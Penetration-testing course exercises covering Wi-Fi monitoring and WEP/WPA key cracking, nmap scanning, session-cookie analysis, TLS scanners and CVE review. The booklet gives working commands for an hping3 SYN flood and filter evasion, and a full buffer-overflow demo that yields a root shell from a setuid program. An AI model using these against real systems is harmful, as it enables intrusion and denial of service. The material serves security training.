Pentest II: Wireless Attacks

exercises

Henrik Kramselund

hlk@zencurity.com

June 23, 2024

Note: exercises marked with ⚠ are considered important. These contain subjects that are essential for the course. Even if you don't work through the exercise, you might want to know the subjects covered by these.

Exercises marked with ℹ are considered optional. These contain subjects that are related to the course, but less important. You may want to browse these and if interested work through them. They may require more time than we have available during the course.

Contents

Preface

This material is prepared for use in *PROSA Pentest workshops* and was prepared by Henrik Kramselund, http://www.zencurity.com . It describes the networking setup and applications for trainings and courses where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github
Look for pentest-III-exercises in the repo security-courses.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

https://github.com/kramse/kramse-labs

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Exercise content


Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

⚠ Check your Debian Linux VM 10 min



Objective:
Make sure your Debian virtual machine is in working order.

We need a Debian 11 Linux for running a few extra tools during the course.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to https://github.com/kramse/kramse-labs/

Read the instructions for the setup of a Debian VM.

Hints:
Go to download from the link `https://debian-handbook.info/` Read and follow the instructions for downloading the book.

Solution:
When you have a updated Debian Linux, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 2

⚠ Check your Kali VM, run Kali Linux 30 min

Objective:
Make sure your virtual machine is in working order.

We need a Kali Linux for running tools during the course.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to https://github.com/kramse/kramse-labs/

Read the instructions for the setup of a Kali VM.

Hints:
If you allocate enough memory and disk you wont have problems.

Solution:
When you have a updated virtualisation software and Kali Linux, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux includes many hacker tools and should be known by anyone working in infosec.

Exercise 3

⚠ Wardriving Up to 60min

Objective:
Try putting a network card in monitor mode and sniff wireless networks.

Purpose:
See that wireless networks dont encrypt MACs addresses and other characteristics - what can be found just by turning on the radio.

Suggested method:
Insert USB wireless card, make sure your VM has USB 2.0 Hub and allow VM to control the card.

Start monitor mode - maybe card is not wlan0!:
`airmon-ng start wlan0`

Start airodump-ng:
`airodump-ng wlan0mon`

See the data

Hints:
Selecting a specific channel can be done using –channel and writing captured packets can be done using -w

Solution:
When you have an overview of nearby networks you are done.

Discussion:

Lots of information is available on the internet. One recommended site is:
http://www.aircrack-ng.org

Exercise 4

⚠ Aircrack-ng 30 min

Objective:
See the program aircrack-ng being used for cracking WEP and WPA-PSK keys.

Purpose:
Some methods previously used to protect wireless networks should not be used anymore.

Suggested method:
Get access to a WEP encrypted dump of wireless network traffic and break encryption. Get access to a WPA handshake and try cracking it.

Hints:
Kali includes the aircrack-ng program and some test data in
`/pentest/wireless/aircrack-ng/test`

Solution:
When you have cracked a network from either testdata or real nearby - our lab network.

Discussion:
There is a lot of information available about aircrack-ng at the web site:
http://www.aircrack-ng.org/

Another tool available is pyrit and cpyrit which can break WPA-PSK using CUDA enabled graphic cards - instead of 100s of keys/second this may allow 10000s keys/second.

Hashcat also is able to crack WPA https://hashcat.net/hashcat/

Exercise 5

⚠ Identify Session Tokens 30 min

```
Cookie: login=CustomerId=900180&LanguageId=9; OldBrowser=%220%22; Pool=rosalina;
ShowNativeLogin=true; DebugCustomerId=900180; DebugPersonId=400954;
OnboardingCompletedFeatures=h=1c744782963a2478d5db92a9981d401a&ofc_47=True&ofd_49=True;
ASP.NET_SessionId=u0245fara4x3qmkli5refddg;...
```

Objective:
Look at a real application and identify session tokens.

Verify session settings, like Anti-XSS and Anti-CSRF tokens, if present.

Note: First, look for session tokens, later we may repeat this exercise, with focus on CSRF tokens.

Purpose:
Web applications are *faking sessions*, each request are independent by design of the protocol. This is done using session cookies and similar methods.

Running wireshark with unencrypted traffic, HTTP you can see these.

Running Burp while performing a login will allow you to look into session identifiers.

Running a test using Mozilla Observatory first will allow you to analyse the settings for the web site.

Some things to look for

- Cookie settings, Secure Flag and http-only
- HSTS header `https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security`
- Random – how to check that?

If you will be checking multiple sites, I can recommend installing the command line version of Mozilla Observatory

```
$ observatory --format report kea-fronter.itslearning.com                1
observatory [WARN] retrying in 1 second (attempt 1/10)
...
observatory [WARN] retrying in 1 second (attempt 6/10)

HTTP Observatory Report: kea-fronter.itslearning.com

Score Rule                     Description
  -20 content-security-policy  Content Security Policy (CSP) implemented unsafely.
   -5 cookies                  Cookies set without using the Secure flag,
                               but transmission over HTTP prevented by HSTS.
   -5 referrer-policy          Referrer-Policy header set unsafely to "origin",
                               "origin-when-cross-origin", or "unsafe-url".
    5 x-frame-options          X-Frame-Options (XFO) implemented via the CSP frame-ancestors directive.

Score: 70
Grade: B

Full Report Url: https://observatory.mozilla.org/analyze.html?host=kea-fronter.itslearning.com
```

We referenced further scanners in exercise ⚠ Internet scanners 15 min on page 20.

Suggested method:
Run the Burp program from your Kali Linux VM and login to a site.

Alternatively use Wireshark to sniff a HTTP session.

Hints:
Look in the header section, and look for `Cookie:`. Common ones are `ASP.NET_SessionId` or `PHPSESSID`

Solution:
When you have identified session cookies and checked the settings using a scanner, test web site or similar you are done. It is recommended though to dive a bit into the application and how these are used.

Discussion:
Most sites today have switched to using HTTPS, but some are not according to best practice. To prevent the use of credentials or cookies over insecure connections, we should not allow calls to happen over HTTP.

Various tools like OWASP Zap and Burp suite can also be used for analyzing the session cookies, for randomness/entropy:
https://portswigger.net/burp/documentation/desktop/tools/sequencer/getting-started

Checkout the story of the old extension Firesheep on wikipedia, what could happen when session cookies were not protected:
https://en.wikipedia.org/wiki/Firesheep

Exercise 6

⚠ Execute nmap TCP and UDP port scan 20 min

Objective:
Use nmap to discover important open ports on active systems

Purpose:
Finding open ports will allow you to find vulnerabilities on these ports.

Suggested method:
Use `nmap -p 1-1024 server` to scan the first 1024 TCP ports and use Nmap without ports. What is scanned then?

Try to use `nmap -sU` to scan using UDP ports, not really possible if a firewall is in place.

If a firewall blocks ICMP you might need to add `-Pn` to make nmap scan even if there are no Ping responses

Hints:
Sample command: `nmap -Pn -sU -p1-1024 server` UDP port scanning 1024 ports without doing a Ping first

Solution:
Discover some active systems and most interesting ports, which are 1-1024 and the built-in list of popular ports.


Discussion:
There is a lot of documentation about the nmap portscanner, even a book by the author of nmap. Make sure to visit http://www.nmap.org

TCP and UDP is very different when scanning. TCP is connection/flow oriented and requires a handshake which is very easy to identify. UDP does not have a handshake and most applications will not respond to probes from nmap. If there is no firewall the operating system will respond to UDP probes on closed ports - and the ones that do not respond must be open.

When doing UDP scan on the internet you will almost never get a response, so you cannot tell open (not responding services) from blocked ports (firewall drop packets). Instead try using specific service programs for the services, sample program could be `nsping` which sends DNS packets, and will often get a response from a DNS server running on UDP port 53.

Exercise 7

ℹ Discover active systems ping and port sweep 15 min



Objective:
Use nmap to discover active systems and ports

Purpose:
Know how to use nmap to scan networks for active systems. These ports receive traffic from *the internet* and can be used for DDoS attacks.

Tip: Yes, filtering traffic further out removes it from processing in routers, firewalls, load balancers, etc. So making a stateless filter on the edge may be recommended.

Suggested method:
Try different scans,

- Ping sweep to find active systems
- Port sweeps to find active systems with specific ports

Hints:
Try nmap in sweep mode - and you may run this from Zenmap

Solution:
Use the command below as examples:

- Ping sweep ICMP and port probes: `nmap -sP 10.0.45.*`
- Port sweeps 80/tcp and 443/tcp: `nmap -p 80 10.0.45.*`
- Port sweeps UDP scans can be done: `nmap -sU -p 161 10.0.45.*`

The addresses shown are an example, you can use `nmap -p 80,443 www.kramse.org`

Discussion:
Quick scans quickly reveal interesting hosts, ports and services

Also now make sure you understand difference between single host scan 10.0.45.123/32, a whole subnet /24 250 hosts 10.0.45.0/24 and other more advanced targeteting like 10.0.45.0/25 and 10.0.45.1-10

We will now assume port 80/443 are open, as well as a few UDP services - maybe we can use them in amplification attacks later.

Exercise 8

❶ Perform nmap OS detection

Objective:
Use nmap OS detection and see if you can guess the brand of devices on the network

Purpose:
Getting the operating system of a system will allow you to focus your next attacks.

Suggested method:
Look at the list of active systems, or do a ping sweep.

Then add the OS detection using the option `-O`

Better to use -A all the time, includes even more scripts and advanced stuff See the next exercise.

Hints:

The nmap can send a lot of packets that will get different responses, depending on the operating system. TCP/IP is implemented using various constants chosen by the implementors, they have chosen different standard packet TTL etc.

Solution:
Use a command like `nmap -O -p1-100 10.0.45.45` or `nmap -A -p1-100 10.0.45.45`

Discussion:
nmap OS detection is not a full proof way of knowing the actual operating system, but in most cases in can detect the family and in some cases it can identify the exact patch level of the system.

Exercise 9

ℹ Perform nmap service scan

Objective:
Use more advanced features in Nmap to discover services.

Purpose:
Getting more intimate with the system will allow more precise discovery of the vulnerabilities and also allow you to select the next tools to run.

Suggested method:
Use `nmap -A` option for enabling service detection and scripts

Hints:
Look into the manual page of nmap or the web site book about nmap scanning

Solution:
Run nmap and get results.

Discussion:

Some services will show software versions allowing an attacker easy lookup at web sites to known vulnerabilities and often exploits that will have a high probability of success.

Make sure you know the difference between a vulnerability which is discovered, but not really there, a false positive, and a vulnerability not found due to limitations in the testing tool/method, a false negative.

A sample false positive might be reporting that a Windows server has a vulnerability that you know only to exist in Unix systems.

Exercise 10

❶ Nmap full scan

Objective:
Documenting the security level of a network often requires extensive testing. Below are some examples of the scanning methodology needed.

Purpose:
Doing a port scan often requires you to run multiple Nmap scans.

Suggested method:
Use Zenmap to do:

1. A few quick scans, to get web servers and start web scanners/crawlers
2. Full scan of all TCP ports, -p 1-65535
3. Full or limited UDP scan, `nmap -sU --top-ports 100`
4. Specialized scans, like specific source ports

Hints:
Using a specific source ports using -g/–source-port <portnum>: Use given port number with ports like FTP 20, DNS 53 can sometimes get around router filters and other stateless Access Control Lists

Solution:
Run multiple nmap and get results. At least TCP and UDP top-ports 10.

Discussion:
Recommendation it is highly recommended to always use:


```
-iL <inputfilename>: Input from list of hosts/networks
-oA outputbasename: output in all formats, see later
```

Some examples of real life Nmaps I have run recently:

```
dns-scan: nmap -sU -p 53 --script=dns-recursion -iL targets -oA dns-recursive
bgpscan: nmap -A -p 179 -oA bgpscan -iL targets
dns-recursive: nmap -sU -p 53 --script=dns-recursion -iL targets -oA dns-recursive
php-scan: nmap -sV --script=http-php-version -p80,443 -oA php-scan -iL targets
scan-vtep-tcp: nmap -A -p 1-65535 -oA scan-vtep-tcp 10.1.2.3 192.0.2.123
snmp-10.x.y.0.gnmap: nmap -sV -A -p 161 -sU --script=snmp-info -oA snmp-10xy 10.x.y.0/19
snmpscan: nmap -sU -p 161 -oA snmpscan --script=snmp-interfaces -iL targets
sshscan: nmap -A -p 22 -oA sshscan -iL targets
vncscan: nmap -A -p 5900-5905 -oA vncscan -iL targets
```

Exercise 11

❶ Reporting HTML



Nmap Scan Report - Scanned at Fri Sep 7 18:35:54 2018

Scan Summary | www.zencurity.com (185.129.60.130)

Scan Summary

Nmap 7.70 was initiated at Fri Sep 7 18:35:54 2018 with these arguments:
nmap -oA zencurity-web www.zencurity.com

Verbosity: 0; Debug level 0

Nmap done at Fri Sep 7 18:35:59 2018; 1 IP address (1 host up) scanned in 4.90 seconds

185.129.60.130 / www.zencurity.com

Address

- 185.129.60.130 (ipv4)

Hostnames

- www.zencurity.com (user)

Ports

The 998 ports scanned but not shown below are in state: **filtered**

- 998 ports replied with: **no-responses**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack			
443	tcp	open	https	syn-ack			

Objective:
Show the use of XML output and convert to HTML

Purpose:
Reporting data is very important. Using the oA option Nmap can export data in three formats easily, each have their use. They are normal, XML, and grepable formats at once.

Suggested method:

```
sudo nmap -oA zencurity-web www.zencurity.com
xsltproc zencurity-web.xml > zencurity-web.html
```

Hints:
Nmap includes the stylesheet in XML and makes it very easy to create HTML.

Solution:
Run XML through xsltproc, command line XSLT processor, or another tool

Discussion:

Options you can use to change defaults:

```
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
```

Also check out the Ndiff tool

```
hlk@cornerstone03:~$ ndiff zencurity-web.xml zencurity-web-2.xml
-Nmap 7.70 scan initiated Fri Sep 07 18:35:54 2018 as: nmap -oA zencurity-web www.zencurity.com
+Nmap 7.70 scan initiated Fri Sep 07 18:46:01 2018 as: nmap -oA zencurity-web-2 www.zencurity.com

 www.zencurity.com (185.129.60.130):
 PORT    STATE SERVICE VERSION
+443/tcp open  https
```

(I ran a scan, removed a port from the first XML file and re-scanned)

Exercise 12

❶ Buffer Overflow 101 - 30-40min

Objective:
Run a demo program with invalid input - too long.

Purpose:
See how easy it is to cause an exception.

If you have an older Raspberry Pi it might be much easier to try on this.

Suggested method:
Instructor will walk through this!

This exercise is meant to show how binary exploitation is done at a low level. If this is the first time you ever meet this, don't worry about it. You need to know this can happen, but you are not expected to be able to explain details during the exam!

Running on a modern Linux has a lot of protection, making it hard to exploit. Using a Raspberry Pi instead makes it quite easy. Choose what you have available.

Using another processor architecture like MIPS or ARM creates other problems.

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{      char buf[10];
        strcpy(buf, argv[1]);
        printf("%s\n",buf);
}
int the_shell()
{  system("/bin/dash");  }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Use GDB to repeat the demo by the instructor.

Hints:
First make sure it compiles:

```
\$ gcc -o demo demo.c
\$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
\$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb) {\bf
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'"`}
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb) {\bf
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")}
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:

When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
\$ nm demo
0000000000201040 B __bss_start
0000000000201040 b completed.6972
                 w __cxa_finalize@@GLIBC_2.2.5
0000000000201030 D __data_start
0000000000201030 W data_start
```

```
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
0000000000200de0 t __do_global_dtors_aux_fini_array_entry
0000000000201038 D __dso_handle
0000000000200df0 d _DYNAMIC
0000000000201040 D _edata
0000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
0000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
0000000000201000 d _GLOBAL_OFFSET_TABLE_
                 w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
0000000000200de0 t __init_array_end
0000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
0000000000200de8 d __JCR_END__
0000000000200de8 d __JCR_LIST__
                 w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                 U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                 U strcpy@@GLIBC_2.2.5
                 U system@@GLIBC_2.2.5
000000000000077c T the_shell
0000000000201040 D __TMC_END__
```

The bad news is that this function is at an address `000000000000077c` which is hard to input using our buffer overflow, please try ☺We cannot write zeroes, since strcpy stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

```
// Before:
user@debian-9-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-
// After - 32-bit
user@debian-9-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-9-lab:~/demo$ file demo
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.s
```

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
```

```
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
\$ gcc -o demo demo.c
\$ nm demo | grep the_shell
000104ec T the_shell
\$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(04)  . chr (0x01);" `
AAAAAAAAAAAAAAAA
\$
```

Started a new shell.

you can now run the "exploit" - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),6
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
AAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio
#
```

Exercise 13

ℹ SSL/TLS scanners 15 min

Objective:
Try the Online Qualys SSLLabs scanner https://www.ssllabs.com/ Try the command line tool sslscan checking servers - can check both HTTPS and non-HTTPS protocols!

SSLscan is available on Kali Linux and Debian

Purpose:
Learn how to efficiently check TLS settings on remote services.

Suggested method:
Run the tool against a couple of sites of your choice.

```
root@kali:~# sslscan web.kramse.dk
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server web.kramse.dk on port 443
...
  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  *.kramse.dk
Altnames: DNS:*.kramse.dk, DNS:kramse.dk
Issuer:   AlphaSSL CA - SHA256 - G2
```

Also run it without options to see the possibilities – and see if you can find the options to run against SMTPTLS if possible.

Hints:
Originally sslscan is from http://www.titania.co.uk but use the version on Kali, install with apt if not installed – `sudo apt install sslscan`

SMTP TLS is *opportunistic encryption*, if both ends support encryption it will be used. Vulnerable to active man in the middle attacks, but works well in practice.
`https://en.wikipedia.org/wiki/Opportunistic_encryption`

Solution:
When you can run and basically understand what the tool does, you are done.

Discussion:
SSLscan can check your own sites, using hostname or IP while Qualys SSLLabs only can test from hostname

Further SSLscan can be used against multiple database systems and mail systems.

Exercise 14

⚠ Internet scanners 15 min

Objective:
Try the Online scanners https://internet.nl/ and a few more.

Purpose:
Learn how to efficiently check settings on remote services.

Suggested method:
There are multiple portals and testing services which allow you to checck a domain, mail settings or web site. Others exist, feel free to suggest some.

Run tools against a couple of sites of your choice.

- `https://internet.nl/` Generic checker
- `https://www.hardenize.com/` Generic checker
- `https://www.wormly.com/test_ssl` Test TLS
- `https://observatory.mozilla.org/` Web site headers check
- `https://dnsviz.net/` DNS zone check
- `https://rpki.cloudflare.com/` Check RPKI - route validator enter IP address
  More information about this: `https://labs.ripe.net/author/nathalie_nathalie/rpki-test/`

Hints:
Especially the Mozilla Observatory is usefull for checking web site headers! I use their command line tool, https://github.com/mozilla/observatory-cli:

```
$ observatory --format report  www.kramse.dk
observatory [WARN] retrying in 1 second (attempt 1/10)
observatory [WARN] retrying in 1 second (attempt 2/10)

HTTP Observatory Report: www.kramse.dk

Score Rule                    Description
    5 content-security-policy  Content Security Policy (CSP) implemented without 'unsafe-inline' or 'unsafe-eval'.
    5 referrer-policy          Referrer-Policy header set to "no-referrer", "same-origin", "strict-origin" or "str
    5 x-frame-options          X-Frame-Options (XFO) implemented via the CSP frame-ancestors directive.

Score: 115
Grade: A+

Full Report Url: https://observatory.mozilla.org/analyze.html?host=www.kramse.dk
```

Solution:
When you can run and understand what at least one tool does, you are done.

Discussion:
Which settings are most important, which settings are your responsebility?

Exercise 15

❶ Real Vulnerabilities up to 30min

Objective:
Look at real vulnerabilities. Choose a few real vulnerabilities, prioritize them.

Purpose:
See that the error types described in the books - are still causing problems.

Suggested method:
We will use the 2019 Exim errors as starting examples. Download the descriptions from:

- Exim RCE CVE-2019-10149 June
  `https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt`
- Exim RCE CVE-2019-15846 September
  `https://exim.org/static/doc/security/CVE-2019-15846.txt`

When done with these think about your own dependencies. What software do you depend on? How many vulnerabilities and CVEs are for that? Each year has critical new vulnerabilities, like the 2020 and 2021 shown here.

- CVE-2020 Netlogon Elevation of Privilege
  https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1472
- Log4J RCE (CVE-2021-44228) - and follow up like CVE-2021-45046, also look at scanners like:
  https://github.com/fullhunt/log4j-scan

What is CVSS – Common Vulnerability Scoring System?

I depend on the OpenBSD operating system, and it has flaws too:
`https://www.openbsd.org/errata65.html`

You may depend on OpenSSH from the OpenBSD project, which has had a few problems too:
`https://www.openssh.com/security.html`

Hints:
Remote Code Execution can be caused by various things, but most often some kind of input validation failure.

Solution:
When you have identified the specific error type, is it buffer overflows? Then you are done.

Discussion:
How do you feel about running internet services. Lets discuss how we can handle running insecure code. What other methods can we use to restrict problems caused by similar vulnerabilities. A new product will often use a generic small computer and framework with security problems.

Exercise 16

❶ TCP SYN flooding 30min

Objective:
Start a webserver attack using SYN flooding tool hping3.

Purpose:
See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is my primary one for doing professsional DDoS testing.

```
-1 --icmp
       ICMP  mode,  by  default  hping3  will  send  ICMP echo-request, you can set other ICMP
       type/code using --icmptype --icmpcode options.

-2 --udp
       UDP mode, by default hping3 will send udp to target host's port 0.  UDP header  tunable
       options are the following: --baseport, --destport, --keep.
```

TCP mode is default, so no option needed.

Suggested method:
Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

Try doing the most common attacks TCP SYN flood using hping3:

```
hping3 --flood -p 80 -S 10.0.45.12
```

You should see something like this:

```
HPING 10.0.45.12: NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.45.12 hping statistic ---
352339 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

You can try different ports with TCP flooding, try port 22/tcp or HTTP(S) port 80/tcp and 443/tcp

Hints:
The tool we use can do a lot of different things, and you can control the speed. You can measure at the server being attacked or what you are sending, commonly using ifpps or such programs can help.

By changing the speed we can find out how much traffic is needed to bring down a service. This measurement can then be re-checked later and see if improvements really worked.

This allows you to use the tool to test devices and find the breaking point, which is more interesting than if you can overload, because you always can.

```
-i --interval
       Wait  the  specified  number  of  seconds or micro seconds between sending each packet.
       --interval X set wait to X seconds, --interval uX set wait to X micro seconds.  The de
       fault  is  to  wait one second between each packet. Using hping3 to transfer files tune
       this option is really important in order to increase transfer rate. Even  using  hping3
       to  perform  idle/spoofing  scanning  you should tune this option, see HPING3-HOWTO for
       more information.

--fast Alias for -i u10000. Hping will send 10 packets for second.

--faster
       Alias for -i u1. Faster then --fast ;) (but not as fast as your computer can send pack
       ets due to the signal-driven design).

--flood
       Sent  packets  as fast as possible, without taking care to show incoming replies.  This
       is ways faster than to specify the -i u0 option.
```

Solution:
When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.


Discussion:
Gigabit Ethernet can send up to 1.4 million packets per second, pps.

There is a presentation about DDoS protection with low level technical measures to implement at https://github.com/kramse/security-courses/tree/master/presentations/network/introduction-ddos-testing

Receiving systems, and those en route to the service, should be checked for resources like CPU load, bandwidth, logging. Logging can also overload the logging infrastructure, so take care when configuring this in your own networks.

Exercise 17

❶ Packetbeat monitoring 15 min



Objective:
Get introduced to a small generic monitoring system, Packetbeat from Elastic.

Purpose:
Running packetbeat will allow you to analyse a few network protocols.

It can monitor multiple application protocols, namely DNS and MySQL may be of interest today.

It requires access to data at the network level, may be hard to do for cloud setups.

Suggested method:
Read about Packetbeat at:
https://www.elastic.co/beats/packetbeat

Hints:
This specific tool works with MySQL. Do a similar tool exist for other databases?

Solution:
When you have gone through the list of protocols, and have a reasonable understanding of the available functions, you are done.

Discussion:
